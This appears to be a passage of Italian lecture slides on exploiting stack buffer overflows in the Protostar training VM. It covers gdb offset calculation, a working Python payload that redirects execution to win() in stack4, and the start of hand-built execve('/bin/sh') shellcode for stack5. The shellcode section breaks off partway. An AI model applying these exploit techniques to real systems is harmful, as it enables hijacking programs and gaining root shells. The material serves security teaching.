Il numero di **a** necessarie nell'input è pari all'ampiezza dell'intervallo evidenziato in rosso.

indirizzo(indirizzo di ritorno) – indirizzo(buffer)

OPPURE

sizeof(buffer) + sizeof(padding) + sizeof(vecchio EBP)



Impostazione del debugger

(Esecuzione a passo singolo fino a **`call 0x804830c <gets@plt>`**)

Si riavvii **`stack4`** sotto **`gdb`** e lo si esegua passo passo fino all'invocazione di **`gets()`** (esclusa).


```
gdb /opt/protostar/bin/stack4
b *0x08048408
r
si
...
```

Fino a quando

```
$eip = 0x08048418 <main+16>
```

Layout dello stack

(Subito prima di `call 0x804830c <gets@plt>`)



Calcolo ampiezza intervallo

(64 + 8 + 4 = 76 byte)

L'intervallo è ampio 64 + 8 + 4 = 76 byte.

→ Servono 76 caratteri **a**.

A puro scopo di verifica, si calcola anche la differenza

indirizzo(indirizzo di ritorno) – indirizzo(buffer)

Se le cose sono state fatte bene, deve tornare un valore pari a 76.

Calcolo della differenza richiesta

(Tutto sommato, abbastanza semplice)

La cella contenente l'indirizzo di ritorno è EBP+4.
Si stampi il suo indirizzo:

```
(gdb) p $ebp + 4
$1 = (void *) 0xbffffcec
```

La cella puntante a **buffer** è contenuta in EAX.
Si stampi EAX (indirizzo a sx. e contenuto a dx.):

```
(gdb) x/x $eax
0xbffffca0:  0xb7fd7ff4
```

Calcolo della differenza richiesta

(Si usa la funzione **`printf`** di **`gdb`**)

La differenza tra i due valori è calcolabile tramite la funzione **`printf`** di **`gdb`**:

```
(gdb) printf "%d\n", 0xbffffcec - 0xbffffca0
76
```

I conti tornano!

Preparazione dell'input

(Semplice)

L'input richiesto è costruibile tramite Python:

```
python -c "print 'a' * 76 + '\xf4\x83\x04\x08'"
```

76 caratteri **a**

L'indirizzo di **win()** in formato Little Endian

Esecuzione dell'attacco

(What could possibly go wrong?)

Si esegue **`stack4`** con l'input richiesto:

```
python -c "print 'a' * 76 + '\xf4\x83\x04\x08'"
   | /opt/protostar/bin/stack4
```

Risultato

("Bene, ma non benissimo" (cit.))

```
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting ACPI services....
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c "print 'a' * 76 + '\xf4\x83\x04\x08'" | /opt/protostar/bin/stack4
code flow successfully changed
Segmentation fault
$ _
```

Riassunto dell'attacco

(**Cosa è andato bene**, cosa è andato male)

Si è riusciti a modificare **`fp`** con l'indirizzo di **`win()`**.

Altrimenti, il messaggio "code successfully changed" non sarebbe stato stampato.

→ Il buffer overflow è riuscito a dirottare l'esecuzione!

Riassunto dell'attacco

(Cosa è andato bene, **cosa è andato male**)

L'esecuzione forzata di **`win()`** è incompatibile con lo stack generato dal processo **`stack4`**.

In particolare, studiando l'evoluzione di **`stack4`** si scopre che, al ritorno da **`win()`**, la cella contenente l'indirizzo di ritorno contiene il valore nullo (corrispondente al valore dell'argomento **`argc`** passato a **`main()`**).

→ Il processo **`stack4`** va in crash con una violazione di segmento.

É un problema?

(Il crash di **`stack4`**)

Il crash appena sperimentato costituisce un problema per l'attaccante?

Non in questa demo (vittoria!).

Non se si riesce a provocare l'esecuzione di una shell (che non esce e non crasha).

Stay tuned…

Uno spunto di approfondimento

(gdb ricing)

Se l'esperienza con **gdb** è sembrata troppo cruda, lo studente volenteroso può provare a modificarla con il seguente progetto software (di semplice installazione):
https://github.com/pwndbg/pwndbg

Una sesta sfida

(https://exploit-exercises.com/protostar/stack5/)

"Stack5 is a standard buffer overflow, this time introducing shellcode."

Il programma in questione si chiama **`stack5`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack5`

Obiettivo della sfida

(Modifica del flusso di esecuzione di un processo)

Eseguire codice arbitrario a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)

Il programma **`stack5`** accetta input localmente, da tastiera o da altro processo (tramite pipe).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Help!

(Non c'è alcuna funzione da invocare! Che si fa?)

Un'idea folle

(Iniezione di codice macchina tramite input)

Se non è presente codice interessante da eseguire (tramite modifica di EIP), non resta che iniettare tale codice!

- Tramite l'input che viene scritto in **`buffer`**.
- In linguaggio macchina.
- Codificato in esadecimale.

Shellcode

(Codice macchina che esegue una shell)

Che cosa potrebbe fare il codice iniettato da un attaccante?

Una scelta comune è l'esecuzione di una shell.

Si parla di **shellcode** (codice che esegue una shell).

Il termine shellcode è divenuto talmente popolare che, al giorno d'oggi, un qualunque input contenente codice macchina è nominato in tal modo.

Un piano di attacco

(Semplice a parole (come sempre))

Si produce un input contenente:

lo shellcode (codificato in numeri esadecimali);

dei caratteri "riempi spazio" (padding) fino all'indirizzo di ritorno;

l'indirizzo iniziale dello shellcode (da scrivere nella cella contenente l'indirizzo di ritorno).


Si esegue **`stack5`** con tale input.

→ Si esegue una shell.

Se **`stack5`** è SETUID **`root`**, la shell è di **`root`**!

L'albero di attacco

(Stack-based buffer overflow – esecuzione di uno shellcode)



Preparazione dello shellcode

(There's an easy way and a tough way)


La prima operazione da svolgere consiste nella preparazione di uno shellcode.

Alternative:

- copiare uno shellcode da uno degli innumerevoli siti Web dedicati all'argomento;
- costruirne uno da zero, in piena autonomia.

Guess what we are going to do now…

(Lift that damn weight!)



Scheletro dello shellcode

(Semplice semplice: **`execve("/bin/sh")`**, seguito da **`exit(0)`**)

Si vuole creare uno shellcode molto semplice:

```
execve("/bin/sh");
exit(0);
```

Linee guida preparazione shellcode

(Da tenere sempre a mente)

Lo shellcode deve essere grande al più l'intervallo da **`buffer`** alla cella con l'indirizzo di ritorno.

- 76 byte (cfr. esercizio precedente).

Lo shellcode di solito non contiene byte nulli.

- Altrimenti la **`strcpy()`** che copia il buffer termina prematuramente.
- Non è questo il caso di **`stack5`**, fortunatamente.

Esecuzione di una shell

(Tramite **`execve()`**)

Si esegue la shell con il percorso più breve che non effettui il drop dei privilegi.

→ **`/bin/sh`**

Si genera l'assembly più breve per l'invocazione della chiamata di sistema **`execve()`**.

Caricamento degli argomenti di **`execve()`**.

Invocazione di **`execve()`**.

Studio di **`execve()`**

(Propedeutico alla creazione dello shellcode)

Occorre documentarsi sulla chiamata di sistema **`execve()`**.

```
man 2 execve
```

`execve()` riceve tre parametri in input:

- un percorso che punta al programma da eseguire;
- un puntatore all'array degli argomenti **`argv[]`**;
- un puntatore all'array dell'ambiente **`envp[]`**.

Studio dell'ABI Intel x86

(Propedeutico alla creazione dello shellcode)

La Application Binary Interface (ABI) SysV per sistemi a 32 bit specifica le convenzioni per il passaggio dei parametri a e per l'ottenimento del valore di ritorno da una chiamata di sistema.

Un riassunto dell'ABI è fornito al collegamento seguente:

https://en.wikibooks.org/wiki/X86_Assembly/Interfacing_with_Linux

Convenzioni per le chiamate x86

(Con le chiamate di sistema → si usano i registri)

Convenzioni per il passaggio dei parametri.

- **`eax`**: identificatore della chiamata di sistema.
- **`ebx`**: primo argomento.
- **`ecx`**: secondo argomento.
- **`edx`**: terzo argomento.

Convenzioni per il valore di ritorno.

- **`eax`**: valore di ritorno.

Identificazione parametri, valore ritorno

(Cosa va nei registri?)

Parametri in ingresso di **`execve()`**:

- **`filename`** = **`/bin/sh`** (EBX).
- **`argv[]`** = **`{ NULL }`** (ECX).
- **`envp[]`** = **`{ NULL }`** (EDX).

Valore di ritorno di **`execve()`**:

- non è utilizzato il valore di ritorno → non si genera codice per gestirlo.

Posizionamento argomenti

(Dove? Sullo stack, naturalmente!)

Quali dati è necessario rappresentare?

- La stringa "/bin/sh" (opportunamente codificata).
- Il puntatore nullo.
- L'identificatore della chiamata di sistema **`execve()`**.


Dove si piazzano tali dati?

- Sui registri opportuni.
- Sullo stack.

Codice macchina argomenti `execve()`

(Minimalista)

```
xor     %eax,%eax
```




Il registro EAX viene posto a zero in maniera efficiente.

- Operazione su registro al posto di prelievo da memoria centrale.
- Non si possono usare gli zeri!

Codice macchina argomenti **`execve()`**

(Minimalista)

```
xor     %eax,%eax
push    %eax
```




Tale valore viene spinto sullo stack (dove termina **`/bin/sh`**).

Codice macchina argomenti **`execve()`**

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
```

(Minimalista)




Spinge sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è **`//sh`**.

Codice macchina argomenti **execve()**

(Minimalista)

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
```




Spinge sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è **/bin**.

Codice macchina argomenti **execve()**

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
```

(Minimalista)




Il primo argomento punta alla stringa **/bin//sh\0**.

Codice macchina argomenti **execve()**

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
```

(Minimalista)

